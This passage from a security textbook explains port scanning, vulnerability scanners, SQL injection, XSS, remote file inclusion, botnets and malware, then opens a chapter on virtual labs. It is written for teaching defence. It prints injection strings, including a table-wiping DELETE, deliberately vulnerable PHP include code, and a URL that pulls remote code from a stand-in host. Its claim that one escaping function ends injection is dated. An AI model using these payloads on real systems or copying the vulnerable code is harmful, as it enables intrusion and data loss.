It requires support for proxy ftp connections. This bouncing through an FTP server hides the hackers point of origin. This technique is similar to IP spoofing in that it disguises the location of the intruder. A port scanner can exploit this to scan TCP ports from a proxy FTP server. Thus a connection could be initiated to an FTP server behind a firewall, and then use that as a spring board to scan ports that are more likely to be blocked (e.g. port 139). If the ftp server allows reading from and writing to a directory, you can send arbitrary data to ports that is found opened. The advantages of this type of scan are quite obvious - they are harder to trace and they have the potential to bypass firewalls. The main disadvantages are speed - it is slow, and that an number of FTP server implementations have inherently disabled the proxy feature.

Version Detection and OS Fingerprinting The last scanning method is the version detection and operating system fingerprinting. After TCP and/or UDP ports are discovered using one of the other scan methods, version detection interrogates those ports to determine more about what is actually running while OS fingerprinting is the technique of interpreting the responses of a system in order to detect the remote operating system running. It uses TCP/IP stack fingerprinting by sending a series of TCP and UDP packets to the remote host and examining practically every bit in the responses. Systems respond the same with correct data, but they rarely respond the same way for wrong data.

It is possible to monitor networks for port scans. The trick, is usually to find the sweet spot between achieving network performance and security. It is possible to monitor for SYN scans by logging any attempt to send a SYN packet to a port that isn't open or listening. However, rather than being alerted every time a single attempt occurs a thresholds should be decided on that will trigger the alert. For instance one might indicate that if there are more than 12 SYN packet attempts to non-listening ports in a given time frame then an alert should be triggered. Filters and traps could also be designed to detect a variety of port scan methods, such as watching for a spike in FIN packets or just an anomalous number of connection attempts to a range of ports and/or IP addresses from a single IP source.

1.3.2 Port States

There are generally six states recognized by most port scanning techniques. They are highlighted below

Open A port is considered opened if a service is actively accepting TCP or UDP connections. Uncovering these is often the main goal of port scanning. Attackers and the like are aware that each open port is an avenue for exploitation. Intruders want to attack the open ports, while security administrators try to filter them with firewalls without undermining legitimate users. Open ports are also useful for discovery and non-security related scans as they show services available for use on the network.

Closed A port is closed if there is no application listening on it even if it is accessible. Its usefulness comes in the shape of showing that a host is up on an IP address and as part of OS detection. Closed ports are reachable, therefore it may be worth scanning at a later time to see if it becomes opened.

Filtered Security administrators may want to consider filtering closed ports with a firewall. Then they would appear in the filtered state. A port is in the filtered state if the scanning software cannot determine whether the port is open because an intermediate packet filter prevents the probes from reaching the destination port. The filtering could be from any one of dedicated firewall appliance, ACL on routers, or even a host-based firewall application. Filtered ports are not very useful to intruders because they provide little or no information. Sometimes they respond with ICMP error messages such as type 3 code 13 (destination unreachable: communication administratively prohibited), but filters that simply drop probes without responding are far more common.

Unfiltered A port is regarded as unfiltered if that port is accessible, but the scanner software is unable to determine whether it is in the opened or closed state. In this case only the ACK scan, which is used to map firewall rulesets, classifies ports into this state. Scanning unfiltered ports with other scan types such as SYN scan or FIN scan, may help throw more light on the opened status.

Open | Filtered A port is considered open | filtered if the scanner software is not able to determine whether or not a port is opened or filtered. This occurs for scan types in which open ports give no response. The lack of response could also be as a result of a packet filter dropping the probes or any response elicited.

Closed | Filtered A port is generally considered to be in this state if the scanning software is unable to determine whether or not a port is in a closed or filtered state. It is typically only used for the IP ID idle scan which is not covered here.

1.3.3 Vulnerability Scanning

Quite similar to port scanning, vulnerability scanning is a process that can be used to secure your own network or and it can also be used by the attackers to identify weaknesses in the system and applications. The idea is for the security administrator to use these tools to identify and fix these weaknesses before the intruders use them against you. The goal of running a vulnerability scanner is to identify systems on your network that are open to known vulnerabilities i.e they are used to pinpoint weaknesses. Different scanners accomplish this goal through different means and some are invariably better than others. While most look for signs such as registry entries in Microsoft Windows operating systems to identify if a specific patch or update has been implemented, others, actually attempt to exploit the vulnerability on each target system rather than relying solely on registry information.

A major issue with vulnerability scanners is their impact on the systems they scan. On one hand you will at least require the scan to be performed in the background without affecting the system and on the other hand, you want to be sure that the scan is thorough. Often, in the interest of being thorough and depending on how the scanner obtains its information or verifies that the system is vulnerable, the scan can be intrusive and cause adverse affects and in some cases even crashing the system in question. There are all sorts and variants of vulnerability scanners on offer now and they include generic network scanners, web server, web application and database scanners.

Network Vulnerability Scanners are often employed in compliance audit processes and can check for the presence of security policies, such as password complexity and system settings, such as registry values on Windows operating systems by using plugins that can be updated automatically or at any point in time. For majority of Windows hosts, most scanners can test for a large percentage of anything that can be described typically in a Windows policy file. For most UNIX systems, the scanner allows for compliance test for running processes, user security policy, and content of files. Most network based scanners can even test for out of date anti-virus signatures. An example of a network vulnerability scanner is the reverred Nessus Scanner.

Web Server Scanners perform comprehensive tests against web servers for multiple items, including various default and insecure files, configurations, potentially dangerous CGIs and programs on any type of web server. Most web scanners also use plugins and are frequently updated and can be automatically updated if need be. Some scanners like Nikto use the advanced error detection

logic to carry out their scans. That is, it does not assume the error pages for different file types will be the same - it does not rely on servers returning a 200 "OK" response for requests which are not found or forbidden because most do not properly adhere to RFC standards, thereby generating false positives. Instead, a list of unique file extensions is generated at run-time, and each of those extensions is tested against the target. For every file type, the "best method" of determining errors is found: standard RFC response, content match or MD4 hash (in decreasing order of preference. This allows Nikto to use the fastest and most accurate method for each individual file type, and therefore help eliminate a lot of false positives. Nessus can also be configured to call the Nikto script to perform web server scans. It is also noteworthy that both Nessus and Nikto can use Nmap as their underlying host discovery scans.

Web Application Scanners allow the auditing and assessment of the security of web applications. They are typically employed to perform blackbox scans without access to the underlying web application source looking for scripts and forms to inject. Web Application Scanners will check web applications for common security problems such as XSS, CSRF, SQL Injection, remote and local file inclusion, directory traversal, misconfiguration, and remote OS command execution vulnerabilities. Typically, web application security scanners will also check for vulnerabilities in Web Server, Proxy, Web Application Server, and Web Services. Some scanners have morphed into web application security frameworks and toolkits incorporating end-to-end assessment from information gathering through to scanning, spidering, fuzzing and exploitation. Examples of open source web application scanners include Burp Suite, Ratproxy, Web Application Audit and Attack Framework (w3af), Wapiti and Inguma.

Database Scanners are used to scan database servers such as Oracle, Microsoft SQL Server, IBM DB2, and Sybase databases for flaws like SQL injection and buffer overflow vulnerabilities. Most database scanners can also check for configuration errors or weaknesses, such as permission levels and weak and default passwords. They are also capable of detecting database modifications, insecure system configurations and even insecure PL/SQL code as well as forensic traces. There aren't too many free database scanners available but one that I use very often is Scuba by Imperva. It is free but not open source.

1.4 Bugs

With the explosion of the Internet, systems became better configured and packet filtering technology became widespread. However, a new category of attacks emerged - attacks against bugs in applications and software programs. Starting with the now infamous buffer overflow, bug infections continue to this day with the likes of SQL-injection attacks, cross site scripting, CSRF, local and remote file inclusion attacks and a potpourri of Web-related security problems commonly encountered in poorly implemented Web applications.

The industry is nowhere near eradicating software bugs even more so after a number of years of piling up problems which were hitherto identified but not fixed. A raft of new technologies including static testing tools for Web protocols, source code scanners and factory approaches that combine various methods are, to a reasonable extent, helping in automating the bug finding process and driving down the cost per defect. Just about the same time, software security initiatives are generating real data showing the value of finding security bugs early in the software development lifecycle.

1.4.1 SQL Injection

SQL stands for Structured Query Language and it comes in many different formats, most of which are based on the SQL-92 ANSI standard. An SQL query consists of one or more SQL commands, such as SELECT, UPDATE or INSERT. Now SQL Injection is one of the many Internet attack methods used by attackers to steal information from organizations. It is one of the most common application layer attack techniques in wide use today. This form of attack takes advantage of improper coding of web applications that allow attackers to inject SQL commands into a form field like an authentication field so as to gain access to the data held within the database. In essence, SQL Injection occurs as a result of allowing SQL statements go through and query the database directly through the fields available for user input.

SQL Injection is subset of the an unverified/unsanitized user input vulnerability, and the whole concept is to fool the application into running SQL code that was not intended. Features such as login pages, search fields, shopping carts, feedback forms, support and product request forms and the general delivery of dynamic content, have shaped modern web applications, in essence providing enterprises and businesses with the means necessary to stay in touch with prospects and customers. Despite advancements in web applications, deploying these features open up the applications to SQL Injection attacks.

1.4.1.1 SQL Injection Vector

SQL injection attacks give rise to identity spoofing, tampering of existing data, repudiation issues such as voiding transactions or changing figures, complete disclosure of all data on the system, destroying the data or making it otherwise unavailable, and becoming administrators of the supposed database server. It is very common with PHP and ASP applications due to the prevalence of older functional interfaces. J2EE and ASP.NET applications on the other hand are less likely to have easily exploitable SQL injections because of the nature of the available programming interface. How severe the SQL Injection attack turns out is directly proportional to the attacker's skill level and imagination, and to a lesser degree, the countermeasure by way of defense in depth implemented on the database. Defenses such as low privilege connections to the database server can go a long way in mitigating threats as a result of SQL injection. In general though, SQL Injection attacks must be considered a high impact severity.

1.4.1.2 Impact of SQL Injection

As already mentioned SQL injection errors occur when data enters a program from an untrusted source and that data is further used to dynamically construct a SQL query. The impact and consequences of SQL injection attacks can be classified thus

Confidentiality: Loss of confidentiality is a major problem with SQL Injection vulnerabilities since SQL databases generally hold sensitive and critical information.

Integrity: Just as it is possible to view sensitive information, it is also possible to make modifications such as altering or even deleting information with a SQL Injection attack.

Authentication: If bad SQL queries are used to check user names and passwords, it will be quite possible to connect to a system as another user without initial knowledge of the password.

Authorization: It is usually possible to change authorization information through the successful exploitation of a SQL Injection if the authorization information is stored in the database.

Unfortunately the impact of SQL Injection is uncovered only after it has taken place. Web applications are constantly being compromised through various hacking mechanisms. The most intelligent of these attackers are rarely caught unless by the most vigilant and observant administrator with the required tools.

1.4.1.3 Case Study 1: Basic SQL Injection

In this case study we will examine a sample string that has been gathered from a normal user and a malicious user trying to use SQL Injection. The web page asks the users for their login detail, which will be used to run a SELECT statement to obtain their information.

Code

Below is the PHP and MySQL code

```
// customer's input name
$name = "oluakindeinde";
$query = "SELECT * FROM customers WHERE username = '$name'";
echo "Normal: " . $query . "<br />";
// user input that uses SQL Injection
$name_bad = "' OR 1'";
// The MySQL query builder, however, not very safe
$query_bad = "SELECT * FROM customers WHERE username = '$name_bad'";
// display what the new query will look like, with injection
echo "Injection: " . $query_bad;
```

Display

```
Normal: SELECT * FROM customers WHERE username = 'oluakindeinde'
SQL Injection: SELECT * FROM customers WHERE username = "' OR 1"
```

Analysis

We have no problem with the normal query because the MySQL statement will simply select everything from customers that has a username equal to *oluakindeinde*. However, the SQL injection attack has actually made our query behave in a different way than what is expected. By using a single quote (') the string part of our MySQL query has been cut short.

```
username = ' '
```

and then added on to our WHERE statement with an OR clause of 1 (always true).

```
username = ' ' OR 1
```

This OR clause of 1 will always be true and so every single entry in the "customers" table would be selected by this statement!

1.4.1.4 Case Study 2: Advance SQL Injection

Although case study 1 above displayed a situation where an attacker could possibly obtain information they shouldn't have access to, the attack could infact be a lot worse. For instance an attacker could empty and clear a table by executing a DELETE statement.

Code

Below is a sample PHP and MySQL code

```
$name_evil = ''; DELETE FROM customers WHERE 1 or username = '';  
// our MySQL query builder really should check for injection  
$query_evil = "SELECT * FROM customers WHERE username = '$name_evil'";  
// the new evil injection query would include a DELETE statement  
echo "Injection: " . $query_evil;
```

Display

```
SELECT * FROM customers WHERE username = ' '; DELETE FROM customers  
WHERE 1 or username = ' '
```

Analysis

If this query were to be run, then the injected DELETE statement would completely empty the "customers" table. Now this will be a major problem.

Remember that these are only examples of possibilities. Infact, this problem is not new and has been known for some time. Happily PHP has a specially-made function to prevent these attacks. All that is needed is to use the function *mysql_real_escape_string*. What *mysql_real_escape_string* does is to take a string that is going to be used in a MySQL query and return the same string with all SQL Injection attempts safely escaped. Basically, it replaces those troublesome quotes (') that might be entered with a MySQL-safe substitute, an escaped quote \'. Easy.

1.4.2 Cross Site Scripting (XSS)

Cross-site Scripting (XSS) is another common web application attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in an application like an email client. The code itself may have been written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.

When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A cross site scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise. A typical example is when a malicious user injects a script in a legitimate e-commerce URL which then redirects an unknown customer to a bogus but identical page. The malicious page would then run a script to capture the cookie of the customer browsing the e-commerce site, and that cookie gets sent to the attacker who can now hijack the legitimate user's session. In actual fact, no real attack was initiated against the e-commerce site, but XSS has exploited a scripting weakness in the page to snare a user and take command of his session. A subtle method which is often used to disguise malicious URLs is to encode the XSS part of the URL in HEX (or other encoding methods). This has the effect of looking harmless to the customer who recognizes the URL he is familiar with, and simply disregards the following 'tricked' code.

1.4.2.1 Categories of XSS

There are three categories of cross site scripting attacks: *persistent (stored)*, *non-persistent (reflected)* and *DOM-based*.

Stored or Persistent attacks occur when the malicious code is submitted to a web application where it's stored permanently. Examples of an attacker's favorite targets often include web mail messages, and forum posts. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.

Reflected or Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will often times take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash.

1.4.2.2 Impact of XSS

The impact of an XSS attack is the same regardless of whether it is persistent or non-persistent (or even DOM Based). The difference is in how the payload arrives at the server. Do not be deceived into thinking that a 'read only' site is not vulnerable to serious non-persistent or reflected XSS attacks. XSS can cause a variety of problems for the end user that range in severity from annoyance to complete account compromise. The most severe XSS attacks involve disclosure of the user's session cookie, allowing an attacker to hijack the user's session and take over the account. Other damaging attacks include the disclosure of end user files, installation of Trojan horse backdoors, redirecting users to some other site or location, or modify content presentation.

1.4.3 Remote File Inclusion

Remote File Include (RFI) is an attack vector used in the process of exploiting "dynamic file include" mechanisms in web applications. Mostly the workings of web applications is such that they take user input that is URL, parameter value, etc then pass them into file include commands. In the process of doing this, the web application might be fooled into including remote files with malicious code.

Majority of all web application frameworks support some sort of file inclusion. It is mainly used for shrink wrapping common code into separate files that are referenced later by the main modules of the application. The code that is referenced in the include file may be implicitly or explicitly executed by calling specific procedures when the web application references it. The web application may very well be vulnerable to RFI attack if the choice of module to load is based on elements from the HTTP request. RFI attacks are typically used for:

- **Server side malicious code execution:** code in the included malicious files can be executed by the server. If the file include is not executed using some wrapper, code in include files is executed in the context of the server user. This could lead to a complete system compromise.
- **Client side malicious code execution:** the attacker's malicious code can manipulate the content of the response sent to the client. The attacker can embed malicious code in the response that will be run by the client (for example, JavaScript to steal the client session cookies).

PHP is particularly notorious and vulnerable to this attacks due to its extensive use of "file includes" and also to its default server configurations that increase susceptibility to RFI attacks.

1.4.3.1 Case Study 3: RFI Exploit

RFI attacks are extremely dangerous as they allow a client to force a vulnerable application to run their own malicious code by including a reference pointer to code from a URL located on a remote server. In this case study, we show that when an application executes the malicious code it may lead to a backdoor exploit or technical information retrieval.

Typically, RFI attacks are performed by setting the value of a request parameter to a URL that refers to a malicious file. Lets take a look at the following PHP code:

```
$incfile = $_REQUEST["file"];  
include($incfile.".php");
```

What the first line does is to extract the value of the file parameter from the HTTP request. The second line then sets the file name to be included using the extracted value dynamically. If the web application in question does not properly sanitize the value of the file parameter perhaps, by checking against a white list, then this PHP code will be vulnerable and can be exploited. Now let's consider the following URL:

```
http://www.legitimatesite.com/rfi_vuln.php?file=http://www.badsite.com/badcode.php
```

In this case the included file name will resolve to:

```
http://www.badsite.com/badcode.php
```

Thus, the remote file will be included and any code in it will be run by the server.

In most cases, request parameters are implicitly extracted when the *register_globals* variable is set to "On". Let me expantiate. When *register_globals* is enabled it automatically - automagically in a sense, instantiates variables with values from the HTTP request and puts them in the namespace of the PHP program. This was originally seen as a nice convenience for getting the FORM values from the page, but has since been deprecated and is switched off by default even though there are still a number of PHP programs that require it to be enabled in order to function correctly. In this case the following code is also vulnerable to the same attack:

```
include($file.".php");
```

Some other PHP commands vulnerable to remote file include attacks are *include_once*, *fopen*, *file_get_contents*, *require* and *require_once*.

1.5 Flaws

What happens when we start minimizing threats from system and application bugs?

I will attempt to answer that question this way. Simply put, the next wave of attacks which we are already witnessing to a large degree are attacks that target design and application architecture defects - Flaws. Security practitioners have known for years that when it comes to the issue of serious security problems in systems and software, bugs and flaws have a 50-50 share. However, techniques of looking for and eradicating bugs are much more mature and less intensive than methods for locating flaws. Furthermore, there is a general lack of taxonomy or if you will, systematics of flaws such as the ones we have for bugs. In order to get ahead of the curve in potential attack space, a lot of efforts are currently being concentrated on flaws: tagging and bagging, creating taxonomies, building bullet-proof interfaces, and automating discovery. However, there is still major work to be done. We review techniques of flaw exploitation, starting with bots.

1.5.1 Bots

The term *bot* derived from *robot* has been applied to many types of automated software. It was mostly used within the IRC community for performing trivial administration tasks. Now

it is used to reference malicious software intended to use compromised machines for largely criminal purposes. So, for our discussion, a botnet is a network of connected hosts, under the express control of a remote system, each compromised by one or more bots and used to accomplish tasks and attacks that can be carried out more effectively by many connected machines than by single hosts. The definition of a bot is not nearly as straightforward as the popular definitions of a virus or worm because some bots have replicating mechanisms, so also meet the definition of a worm or mass mailer, whereas others rely on propagation of external mechanisms such as spam. Nevertheless, the highlighted points summarize what is generally considered what a bot is and some of its characteristics:

- A bot is typically described as a piece of application that runs automated tasks over the Internet allowing an intruder to gain complete control over the affected computer. This definition can be considered a bit generic, in that this could easily pass for some types of rootkit. However, when used in conjunction with the traits described below, it then gives a pretty good idea of what the security practitioners mean by the term.
- The simplest defining characteristic of a bot is that it consists of a victim host without the knowledge of its owner, rendering it open to remote manipulation, not just individually, but in consonance with thousands or tens of thousands of other compromised machines.
- Once a host has been compromised, the bot listens for further instructions from a remote entity or allows backdoor access. The exact mechanism by which this is accomplished is often referred to as *Command and Control* or C&C. In the past, many botnets have used one or more C&C servers to control compromised systems over IRC. We are now seeing a widening range of techniques used even though some botnets don't use C&C servers at all.

1.5.1.1 Types of Bots

There are several types of bots and they exist in one of several forms

- Single binary executables
- Multiple scripts and/or binaries (including a precursor application whose task is to download the main functional components)
- Backdoors in other applications or malicious programs

- Some bots, as variants of *MyTob*, combine mass mailer propagation techniques with IRC C&C techniques.

SDBot and its derivatives often include a backdoor component, typically a *Remote Access Trojan (RAT)*. This not only opens a Command and Control channel by which the bot can wait for instructions from the botmaster, but also harvests and forwards information about the compromised system and the individual who uses it.

1.5.1.2 Bot Infection Vectors

Bots don't primarily make use of IRC as an infection vector. Most of the well known bot groups have used network shares that were inadequately secured as an entry point. They look for such commonly used shares as PRINT\$, C\$, D\$, E\$, ADMIN\$, or IPC\$, and are likely to:

- Try to access network resources, SQL Server installations and so on, using a hard-coded list of common weak usernames and password combinations
- Harvest usernames and passwords used by the compromised system
- Use peer-to-peer networks (P2P) like Kazaa and Limewire to propagate malware
- Use spam runs of messages including malicious attachments or URLs, in order to fool end users into running code that will infect their systems.

The "owner" of the botnet can also run IRC commands directing the compromised computer to join an IRC channel, to download and execute files, or to connect to a specific server or Web site to initiate or take part in a distributed denial-of-service (DDoS) attack, amongst other tasks.

1.5.2 Zombies

Zombies are also referred to as drones. A zombie is a system controlled by an active bot. In other words, the bot is the agent software that resides on the compromised host or drone, allowing the bot master to maintain control. Systems can be compromised ("zombified") by any number of routes, or combinations of routes:

- Self-launching 0-day exploits such as buffer and stack overflows

- User-launched email attachments
- Probes over local shares by previously compromised machines

The name zombie came about because if you think about it, a system over which its rightful owner has but little or no control is likely to be reformatted and reconfigured if the legitimate owner is unaware of their malicious activities and takes no action. Using infected hosts sparingly and with light loading has the effect of not only keeping the compromise under the owner's radar, but makes it difficult for experts (botnet tracking specialists) to identify infected systems and initiate remediation. The persistence of the compromise can also be prolonged by modifying or replacing the agent software on the infected machine with updates and alternative binaries, so that it makes it harder and time consuming for security software that relies on pure signature detection to spot.

When an IRC-controlled bot has been installed, it registers itself by joining an IRC channel and listens for instructions from the server. The C&C server is used by the bot master to relay instructions to its zombie population in order to execute instructions from his customers for tasks such as DDoS attacks. These instructions allocate tasks to particular sets of zombies, specifying the targets, duration and time of the attack. It uses the potent power of distributed computing but in purely nefarious ways. The power of distributed computing for legitimate initiatives such as testing cryptographic algorithms and medical research has long been available, unfortunately, malicious users using bots and zombies have also become aware of this potential. Attackers are using such techniques to implement tasks like circumventing Captcha screens using OCR technology.

Whilst high processing capabilities and algorithm sophistication of computers are employed for research, many of the brute force intrusions and disruptions for which malicious botnets are most commonly used such as DDoS require high volumes of participating machines rather than these algorithmic complexities. In such attacks, quantity and effectiveness are more valuable than either quality and processing sophistication, so that a large network of commodity computers may be as effective as a group of state-of-the-art servers.

1.5.3 Botnets

Botnet is a term used for a collection of bots that run autonomously and automatically, that is, a number of bot-compromised machines controlled by a common controller. There are warnings of huge botnets connecting over a million or even tens of millions of Internet hosts. In

principle, a botnet doesn't have to be malicious or even covert, but in terms of malware, a botnet is a population of zombie machines controlled by the same faceless group or individual, making use of a bot present on each compromised machine, usually with the use of a command and control (C&C) infrastructure. To this day IRC remains a very common channel for communication between the bot controller (also referred to as the *bot herder*) and the infected hosts, though there are other methods, such as P2P. The botnet is then referred to as a bot herd, and the practice of exploiting and administering the botnet is sometimes called *bot herding*. However, bot herding is, strictly speaking, migrating zombies from one C&C location to another when a C&C box becomes unavailable. This can happen when the server is discovered and taken offline or an infected machine otherwise becomes disinfected.

1.5.3.1 Botnet Vectors

Botnets are used for many purposes, and many attacks are amplified and made much more effective when processing is distributed between multiple systems. Some of the most common tasks carried out by botnets are:

- Self-propagation through the distribution of malware.
- Spam dissemination through the establishment of SMTP relays and open proxies.
- Denial of Service (DoS) attacks, especially Distributed DoS attacks (DDoS).
- Click Fraud typically used to exploit Pay Per Click (PPC) advertising.

Attacks have moved a long way from the old model motivated by a desire for notoriety, towards a new economy where the malicious code author is part of a sophisticated group working according to a pre-defined model. The techniques of botnet dissemination has become a complex, dynamic area, in which corporate users have become not only victims but part of the problem, at least when protective measures don't hold up. As a result, positive action is required from businesses and individuals if the risks are to be mitigated.

1.5.4 Malware

Malware is a category of malicious code that includes viruses, worms, and Trojan horses. It is a piece of software designed to infiltrate a computer without the owner's consent. The expression is a general term used by computer professionals to mean a variety of forms of hostile,

intrusive, or annoying software or program code. The term “computer virus” is sometimes used as a catch-all phrase to include all types of malware, including true viruses¹. Malware will also seek to exploit existing vulnerabilities on systems making their entry quiet and easy. However, malware is not the same as defective software, that is, software which has a legitimate purpose but contains harmful bugs. The major forms of malware and their infection mechanisms are described next. The level of threat associated with malware corresponds to the intent and skill level of the coder.

1.5.4.1 Viruses

A virus is a small program fragment that uses other programs to run and reproduce itself. A typical virus is designed to piggyback itself to a program on your computer. When the affected program runs, the virus code also runs, allowing the virus to replicate or reproduce itself. Usually the first thing a virus will do is try to insert copies of itself into other programs or the system code. The program in question typically stops operating normally, and even if it does, operates quite slowly. There are different types of viruses, ranging from e-mail and executable to boot sector viruses.

1.5.4.2 Worms

A worm is a small piece of software that makes use of computer networks and security holes found in them to replicate and propagate. Most worms are written to detect and exploit a specific security hole or flaw. Once a computer on a network is discovered with the appropriate weakness, it gets attacked and infected by the worm. The worm then scans the network looking for another computer with the same hole and the process repeats. Now there are two computers for it to replicate from. The process continually repeats itself, but with the speed of today’s computers and networks, a network of say 250 hosts and a properly engineered worm can easily infect all hosts on that network within a few minutes. Perhaps the most famous worm of recent times was Code Red. In July of 2001 it replicated itself over 250,000 times in just nine hours. Another one recently made popular is the Conficker worm.

¹<http://en.wikipedia.org/wiki/Malware>

1.5.4.3 Trojan Horses

The term “Trojan horse” (often shortened to just “Trojan”) is applied to malware that masquerades as a legitimate program but is in reality a malicious application. It may simply pretend to be a useful program or it may actually contain a useful function as cover for a destructive one. Another variant simply hides on the system while carrying out surreptitious malicious actions such as making the infected PC a member of a botnet. Technically speaking, Trojans are not self-replicating. However, they are often combined with a worm to spread the infection. Many Trojan horses have been sent out as email attachments. Others have been part of malicious downloads from infected Web sites.

Lastly, there are other concealed malware such as spyware, rootkits, keyloggers and backdoors and all these are considered in one form or another throughout the book.

1.6 Trust

We have up until now considered attacks targeting the low hanging fruit categories of configuration problems, bugs and flaws. But looking ahead, we can anticipate another level of attacks to come - attacks exploiting trust relationships. Problems of this kind are the most difficult to combat. Today, most of our systems have been designed and built somewhat like enclaves. Systems within one enclave are set up to trust themselves more than those outside the enclave. For instance, consider the kinds of trust attributed to a file server that resides in your company against that run by another company elsewhere. The notion of “local trust” in an enclave is certainly convenient, but it opens us up attacks from inside the enclave. Whether or not such an attack is carried out by a rogue insider or an attacker who gains inside access by compromising a host in the enclave, it’s pretty much there for us to see how the enclave system fails to measure up.

In trying to solve this puzzle, systems that are significantly more paranoid than those of today has to be evolved. Therefore trust relationships with much finer granularity must certainly be implemented. This has the tendency of not just shattering the notion of trust, but will also allow us apply the principle of least privilege a lot more cohesively. These shades of gray trust model will, for example, involve moving from read, write, execute permissions on files to privileges associated with particular fields and data values.

The only challenge seems to be that we can barely manage the low level trust granularity of today. Even role-based access control and entitlement systems break down under the strain of tens of thousands of users with thousands of security bits each. In other words, there is

a massive security policy management problem. There are a lot of issues to sort out for next generation of trust models. Whilst automating the erstwhile thorny policy management issues is likely to help, abstractions that allow us to build and enforce higher level policies must also be considered. Add to this mix a more intuitive notion of partial trust, and the buildup of trust over experience, and we begin to realize something more akin to system's inherent trust models.

1.7 Summary

This chapter explored the classifications and different vectors of security attacks. We examined the roles of configuration errors, bugs, flaws as well as trust issues in information security attacks. Getting ahead of the attack category curve is possible with proper research and development, however, assumptions shouldn't be made that the easy categories will be got exactly right, however, progress on configuration problems and bugs have been noteworthy.

Part II

ATTACK SIMULATION

Chapter 2

Virtual Lab

This chapter will give us the impetus to move beyond the usual reactive methods of protecting against intruders and taking a more proactive approach. We not only want to lure the attackers but catch them in the act and have a feel for the kinds of nefarious activities they engage in. This will be achieved by deploying an attack lab simulation environment comprising bogus virtual servers and an entirely bogus virtual network. Let us start by examining the platform and technology that enables us to build this high level simulation environment.

2.1 Virtualization

“Sometimes we don’t really see what our eyes are viewing” ...Scott Granneman (securityfocus.com)

I tend to agree with Scott’s assertion if only because of virtualization. So what exactly is virtualization? The technology industry is actually very big on buzzwords and sometimes the latest nomenclature the industry uses is a particular technology or concept. In the past few years though, the term virtualization has grown in recognition as the industry’s brand new spanking buzzword - but I digress.

The first answer to that glowing question above that readily comes to mind is that of executing one or more operating systems aptly called guest OS on a host OS. It can also be defined loosely (the keyword being loosely)

as a framework or methodology of dividing the resources of a computer into multiple execution environments, by applying one or more concepts or technologies such as hardware and

software partitioning, time-sharing, partial or complete machine simulation, emulation, quality of service, and many others.

In other words, the concept of virtualization is related to, or more appropriately in synergy with various other paradigms. Consider the multi-programming paradigm: applications on most modern operating systems run within a virtual machine model of some kind. If we however dig a little deeper, we will discover that this definition is not holistic as it does the virtualization concept no justice whatsoever. In fact, there are a limitless number of hardware, software and services that can be virtualized. We will attempt to probe a little further into the different types and components of virtualization along with advantages and disadvantages.

Before we get going with the different categories of virtualization, it is useful to define the term in an abstract sense. For this though, we use Wikipedia's definition¹ which to my mind is more succinct.

Virtualization is a term that refers to the abstraction of computer resources. Virtualization therefore hides the physical components of computing resources from their users, be they applications, or end users. This includes making a single physical resource (such as a server, an operating system, an application, or storage device) appear to function as multiple virtual resources; it can also include making multiple physical resources (such as storage devices or servers) appear as a single virtual resource.

So in pure speak, virtualization is often:

1. The creation of many virtual resources from one physical resource.
2. The creation of one virtual resource from one or more physical resource.

The term is frequently used to convey one of these concepts in a variety of areas such as networking, storage, and hardware. Colloquially speaking, "virtualization abstracts out things." Figure 2.1 provides an illustration of software based virtualization.

2.2 Types of Virtualization

There are different types of virtualization that are widely applied to a number of concepts including:

¹<http://en.wikipedia.org/wiki/Virtualization>




Figure 2.1:

- Server Virtualization
- Network Virtualization
- Application Virtualization
- Service and Application Infrastructure Virtualization
- Storage Virtualization
- Platform Virtualization

In almost all of these cases, either virtualizing one physical resource into many virtual resources or turning many physical resources into one virtual resource is occurring. As we are appraising virtualization for the purposes of security research, only server, network and application virtualization will be of primary concern to us - so we will not be discussing the others here.

2.2.1 Server Virtualization

Server virtualization is currently the industry's most active segment with established companies like VMware, Microsoft, and Citrix. Server virtualization breaks up or divides one

physical machine into many virtual servers. At the heart of server virtualization is the *hypervisor* concept which is the virtual machine monitor. A hypervisor is typically a thin software layer that intercepts operating system calls to hardware. Figure 2.2 illustrates the hypervisor approach to virtualization.

